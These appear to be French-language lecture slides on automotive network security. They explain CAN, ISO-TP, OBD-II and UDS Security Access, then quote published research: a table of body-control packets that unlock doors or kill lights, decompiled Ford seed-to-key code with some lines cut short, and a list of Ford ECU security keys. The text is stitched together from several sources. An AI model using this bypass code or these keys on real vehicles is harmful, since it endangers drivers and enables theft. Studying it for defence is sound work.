  - trame unique, (SF)
  - première trame d'un bloc (FF)
  - trame d'un bloc (CF)
- La longueur des informations.

Single Frame (SF)

Byte 0		Byte 1	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6	Byte 7
Bits 7 - 4 Frame Type (0 for SF)	Bits 3 - 0 # of data bytes in this message	Service ID (for UDS)	Data	Data	Data	Data	Data	Data

Longueur SID

First Frame (FF)

Byte 0		Byte 1		Byte 2	Byte 3	Byte 4	Byte 5	Byte 6	Byte 7
Bits 7 - 4 Frame Type (1 for FF)	Bits 3 - 0 # of data bytes in this message	Bits 7-4 0x01	Bits 3-0 Upper 4 bits of message length	Lower Byte of Message Length	Service ID	Data	Data	Data	Data

Consecutive Frame (CF)

Byte 0		Byte 1	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6	Byte 7
Bits 7 - 4 Frame Type (2 for CF)	Bits 3 - 0 Message Serial Number	Data	Data	Data	Data	Data	Data	Data

ISO-TP

- Le premier octet d'information est l'identifiant de service (*Service ID*) défini par le standard for ISO 14229.
- Par exemple *Security Access* (0x27) est une procédure de contrôle d'accès basée sur un mécanisme de défi/réponse utilisant un secret partagé (mot de passe...) utilisée pour les opérations de maintenance.
- Cependant il est important de remarquer que les échanges fonctionnels ne sont pas sécurisés (pas de chiffrement, ni contrôle d'intégrité).

Single Frame (SF)

Byte 0		Byte 1	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6	Byte 7
Bits 7 - 4 Frame Type (0 for SF)	Bits 3 - 0 # of data bytes in this message	Service ID (for UDS)	Data	Data	Data	Data	Data	Data

7E0 08 02 27 01 00 00 00 00 00

OBD-II

- La norme OBD-II (standard SAE J/1979) date des années 1990
- Elle est obligatoire en Californie depuis 1996.
- Elle permet la lecture des *Diagnostic Trouble Codes* (DTC) standardisés ou propriétaires, ainsi que les informations temps réel en provenance de capteurs connectés aux calculateurs de bord.
- Elle s'appuie sur des trames CAN et sur le standard ISO-TP.
- Le protocole comporte des messages de requête et de réponse.
- Le premier octet d'une requête indique par le mode (01 par exemple), et le deuxième l'identifiant de protocole (PID).
- En cas de succès la réponse débute par l'octet mode+0x40, suivi de l'octet PID, et de données

Exemple

- Requête: 7DF 08 02 01 0C [6 padding bytes]
- Réponse: 7E8 08 04 41 0C 11 42 [3 padding bytes]
  - Le CAN-ID 7DF est une adresse de diffusion, le mode 01 signifie "*Show current data*" , le PID 0C désigne le régime moteur.
  - L'ECU qui possède l'information (CAN-ID = 7E8) délivre une réponse avec le mode 41 (0x40 + 1) et le PID de la requête, les deux derniers représentent l'information demandée.

Requête OBD (SAE)

Query


The functional PID query is sent to the vehicle on the CAN bus at ID 7DFh, using 8 data bytes. The bytes are:

Byte ->	_ 0 _	_ 1 _	_ 2 _	_ 3 _	_ 4 _	_ 5 _	_ 6 _	_ 7 _
SAE Standard	Number of additional data bytes: 2	Mode 01 = show current data; 02 = freeze frame; etc.	PID code (e.g.: 05 = Engine coolant temperature)	not used (may be 55h)				
Vehicle specific	Number of additional data bytes: 3	Custom mode: (e.g.: 22 = enhanced data)	PID code (e.g.: 4980h)	not used (may be 00h or 55h)				


Réponse OBD (SAE)

Byte ->	_ 0 _	_ 1 _	_ 2 _	_ 3 _	_ 4 _	_ 5 _	_ 6 _	_ 7 _
SAE Standard 7E8h, 7E9h, 7EAh, etc.	Number of additional data bytes: 3 to 6	Custom mode Same as query, except that 40h is added to the mode value. So: 41h = show current data; 42h = freeze frame; etc.	PID code (e.g.: 05 = Engine coolant temperature)	value of the specified parameter, byte 0	value, byte 1 (optional)	value, byte 2 (optional)	value, byte 3 (optional)	not used (may be 00h or 55h)
Vehicle specific 7E8h, or 8h + physical ID of module	Number of additional data bytes: 4to 7	Custom mode: same as query, except that 40h is added to the mode value.(e.g.: 62h = response to mode 22h request)	PID code (e.g.: 4980h)		value of the specified parameter, byte 0	value, byte 1 (optional)	value, byte 2 (optional)	value, byte 3 (optional)
Vehicle specific 7E8h, or 8h + physical ID of module	Number of additional data bytes: 3	7Fh this a general response usually indicating the module doesn't recognize the request.	Custom mode: (e.g.: 22h = enhanced diagnostic data by PID, 21h = enhanced data by offset)	31h	not used (may be 00h)			

Mécanisme de Sécurité: Security Access




EcuID+8




https://www.thinkmind.org/download.php?articleid=securware_2014_9_20_30118

http://www.emotive.de/documents/Webcasts Protected/Transport-Diagnoseprotokolle.pdf



Méthodologie D'attaque

Connecteurs OBD-II



ELM327

DÉCOUVREZ L'INTERFACE DE DIAGNOSTIC ELM327

ELM327

OBD to RS232 Interpreter

Description

Almost all of the automobiles produced today are required, by law, to provide an interface for the connection of diagnostic test equipment. The data transfer on these interfaces follow several standards, but none of them are directly usable by PCs or smart devices. The ELM327 is designed to act as a bridge between these On-Board Diagnostics (OBD) ports and a standard RS232 serial interface.

In addition to being able to automatically detect and interpret nine OBD protocols, the ELM327 also provides support for high speed communications, a low power sleep mode, and the J1939 truck and bus standard. It is also completely customizable, should you wish to alter it to more closely suit your needs.

The following pages discuss all of the ELM327's features in detail, how to use it and configure it, as well as providing some background information on the protocols that are supported. There are also schematic diagrams and tips to help you to interface to microprocessors, construct a basic scan tool, and to use the low power mode.


Applications

- Diagnostic trouble code readers
- Automotive scan tools
- Teaching aids


Features


- Power Control with standby mode
- Universal serial (RS232) interface
- Automatically searches for protocols
- Fully configurable with AT commands
- Low power CMOS design

Connection Diagram
PDIP and SOIC
(top view)




Block Diagram





- [x] 42 - Control module voltage
- [x] 43 - Absolute Load Value
- [x] 44 - Commanded Equivalence Ratio
- [x] 45 - Relative Throttle Position
- [x] 46 - Ambient air temperature
- [x] 47 - Absolute Throttle Position B
- [ ] 48 - Absolute Throttle Position C
- [x] 49 - Accelerator Pedal Position D
- [x] 4A - Accelerator Pedal Position E
- [ ] 4B - Accelerator Pedal Position F
- [x] 4C - Commanded Throttle Actuator Control
- [x] 4D - Minutes run by the engine while MIL activated
- [x] 4E - Time since diagnostic trouble codes cleared

http://obdcon.sourceforge.net/2010/06/obd-ii-pids/



OUTILS OBD FACILE
LE SPECIALISTE DU DIAGNOSTIC ELECTRONIQUE

L'OBD C'EST QUOI ? | KLAVKARR LA VALISE | LES LOGICIELS OUTILS OBD FACILE | VOTRE VÉHICULE EST-IL COMPATIBLE ? | OÙ EST MA PRISE OBD ? | LA BOUTIQUE

Home > Votre véhicule est-il compatible ? > Renault

Renault compatibles avec la valise klavkarr OBD2

Plusieurs milliers de véhicules compatible OBD2 ont été testés par nos clients avec le klavkarr. Nous mettons à votre disposition ce retour de connaissance sur cette page. Vérifiez que votre voiture fonctionnera avec la valise de diagnostic klavkarr.

SOMMAIRE

Recherche d’Information




Figure 1. Example bench setup within our lab. The Electronic Brake Control Module (ECBM) is hooked up to a power supply, a CAN-to-USB converter, and an oscilloscope.




Figure 2. Example experimental setup. The laptop is running our custom CARSHARK CAN network analyzer and attack tool. The laptop is connected to the car's OBD-II port.

Figure 3. To test ECU behavior in a controlled environment, we immobilized the car on jack stands while mounting attacks.




Figure 4. Screenshot of the CARSHARK interface. CARSHARK is being used to sniff the CAN bus. Values that have been recently updated are in yellow.

Koscher, K., Czeskis, A., Roesner, F., Patel, S., Kohno, T., Checkoway, S., ... & Savage, S. (2010, May). Experimental security analysis of a modern automobile. In Security and Privacy (SP), 2010 IEEE Symposium on (pp. 447-462). IEEE.

Packet	Result	Manual Override	At Speed	Need to Unlock	Tested on Runway
07 AE ... 1F 87	Continuously Activates Lock Relay	Yes	Yes	No	✓
07 AE ... C1 A8	Windshield Wipers On Continuously	No	Yes	No	✓
07 AE ... 77 09	Pops Trunk	No	Yes	No	✓
07 AE ... 80 1B	Releases Shift Lock Solenoid	No	Yes	No	
07 AE ... D8 7D	Unlocks All Doors	Yes	Yes	No	
07 AE ... 9A F2	Permanently Activates Horn	No	Yes	No	✓
07 AE ... CE 26	Disables Headlights in Auto Light Control	Yes	Yes	No	✓
07 AE ... 34 5F	All Auxiliary Lights Off	No	Yes	No	
07 AE ... F9 46	Disables Window and Key Lock Relays	No	Yes	No	
07 AE ... F8 2C	Windshield Fluid Shoots Continuously	No	Yes	No	✓
07 AE ... 15 A2	Controls Horn Frequency	No	Yes	No	
07 AE ... 15 A2	Controls Dome Light Brightness	No	Yes	No	
07 AE ... 22 7A	Controls Instrument Brightness	No	Yes	No	
07 AE ... 00 00	All Brake/Auxiliary Lights Off	No	Yes	No	✓
07 AE ... 1D 1D	Forces Wipers Off and Shoots Windshield Fluid Continuously	Yes†	Yes	No	✓


Table II. Body Control Module (BCM) DeviceControl Packet Analysis. This table shows BCM DeviceControl packets and their effects that we discovered during fuzz testing with one of our cars on jack stands. A ✓in the last column indicates that we also tested the corresponding packet with the driving on a runway. A "Yes" or "No" in the columns "Manual Override," "At Speed," and "Need to Unlock" indicate whether or not (1) the results could be manually overridden by a car occupant, (2) the same effect was observed with the car at speed (the wheels spinning at about 40 MPH and/or on the runway), and (3) the BCM needed to be unlocked with its DeviceControl key.
†The highest setting for the windshield wipers cannot be disabled and serves as a manual override.

TECHNICAL WHITE PAPER

Adventures in Automotive Networks and Control Units

Chris Valasek, Director of Vehicle Security Research for IOActive
chris.valasek@ioactive.com

Charlie Miller, Security Researcher for Twitter
cmiller@openrce.org



DEFCON 21, 2013

Some academic researchers, most notably from the University of Washington and the University of California San Diego have already shown…. They did not release any code or tools. In fact, they did not even reveal the model of automobile they studied.

Figure 4: The 2010 Ford Escape




Figure 5: The 2010 Toyota Prius

MCPFunctionManager.dll

Ford

```
int __stdcall iKey_from_iSeed(int seed, int s1, int s2, int s3, int s4, int s5)
{
  int c_seed; // ecx@1
  int a_bit; // ST50_4@3
  int v8; // ecx@3
  int v9; // eax@3
  int v10; // edx@3
  int v11; // ST50_4@6
  int v12; // edx@6
  int v13; // ecx@6
  int v14; // eax@6
  int c_endy; // eax@7
  int c2_endy; // edx@7
  int or_ed_seed; // [sp+4h] [bp-5Ch]@1
  int mucked_value; // [sp+1Ch] [bp-44h]@1
  signed int i; // [sp+48h] [bp-18h]@1
  signed int j; // [sp+48h] [bp-18h]@4
  int endy; // [sp+54h] [bp-Ch]@0

  c_seed = seed;
  or_ed_seed = ((c_seed & 0xFF0000) >> 16) | (unsigned __int16)(seed & 0xFF00) | (s1 << 24) | ((unsigned __int8)seed << 16);
  mucked_value = 0xC541A9u;
  for ( i = 0; i < 32; ++i )
  {
    a_bit = ((or_ed_seed >> i) & 1 ^ mucked_value & 1) << 23;
    v8 = a_bit | (mucked_value >> 1);
    v9 = a_bit | (mucked_value >> 1);
    v10 = a_bit | (mucked_value >> 1);
    endy = v10 & 0xEF6FD7 | ((((v9 & 0x100000) >> 20) ^ ((v8 & 0x800000) >> 23)) << 20) | (((((mucked_value >> 1) & 0x8000) >> 15) ^ ((v8 & 0x800000)
    mucked_value = v10 & 0xEF6FD7 | ((((v9 & 0x100000) >> 20) ^ ((v8 & 0x800000) >> 23)) << 20) | (((((mucked_value >> 1) & 0x8000) >> 15) ^ ((v8 & (
  }
  for ( j = 0; j < 32; ++j )
  {
    v11 = ((((s5 << 24) | (s4 << 16) | s2 | (s3 << 8)) >> j) & 1 ^ mucked_value & 1) << 23;
    v12 = v11 | (mucked_value >> 1);
    v13 = v11 | (mucked_value >> 1);
    v14 = v11 | (mucked_value >> 1);
    endy = v14 & 0xEF6FD7 | ((((v13 & 0x100000) >> 20) ^ ((v12 & 0x800000) >> 23)) << 20) | (((((mucked_value >> 1) & 0x8000) >> 15) ^ ((v12 & 0x8000
    mucked_value = v14 & 0xEF6FD7 | ((((v13 & 0x100000) >> 20) ^ ((v12 & 0x800000) >> 23)) << 20) | (((((mucked_value >> 1) & 0x8000) >> 15) ^ ((v12
  }
  c_endy = endy;
  c2_endy = endy;
  return ((c2_endy & 0xF0000) >> 16) | 16 * (endy & 0xF) | ((((c_endy & 0xF00000) >> 20) | ((endy & 0xF000) >> 8)) << 8) | ((endy & 0xFF0) >> 4 << 16
}
```

Ford Security Keys

Some favorite keys

- JAMES
- MAZDA
- MazdA
- mAZDa
- PANDA
- Flash
- COLIN
- BradW
- Janis
- Bosch
- a_bad
- conti
- Rowan
- DRIFT
- HAZEL
- 12345
- ARIAN
- Jesus
- REMAT
- TAMER

Ford disable brakes

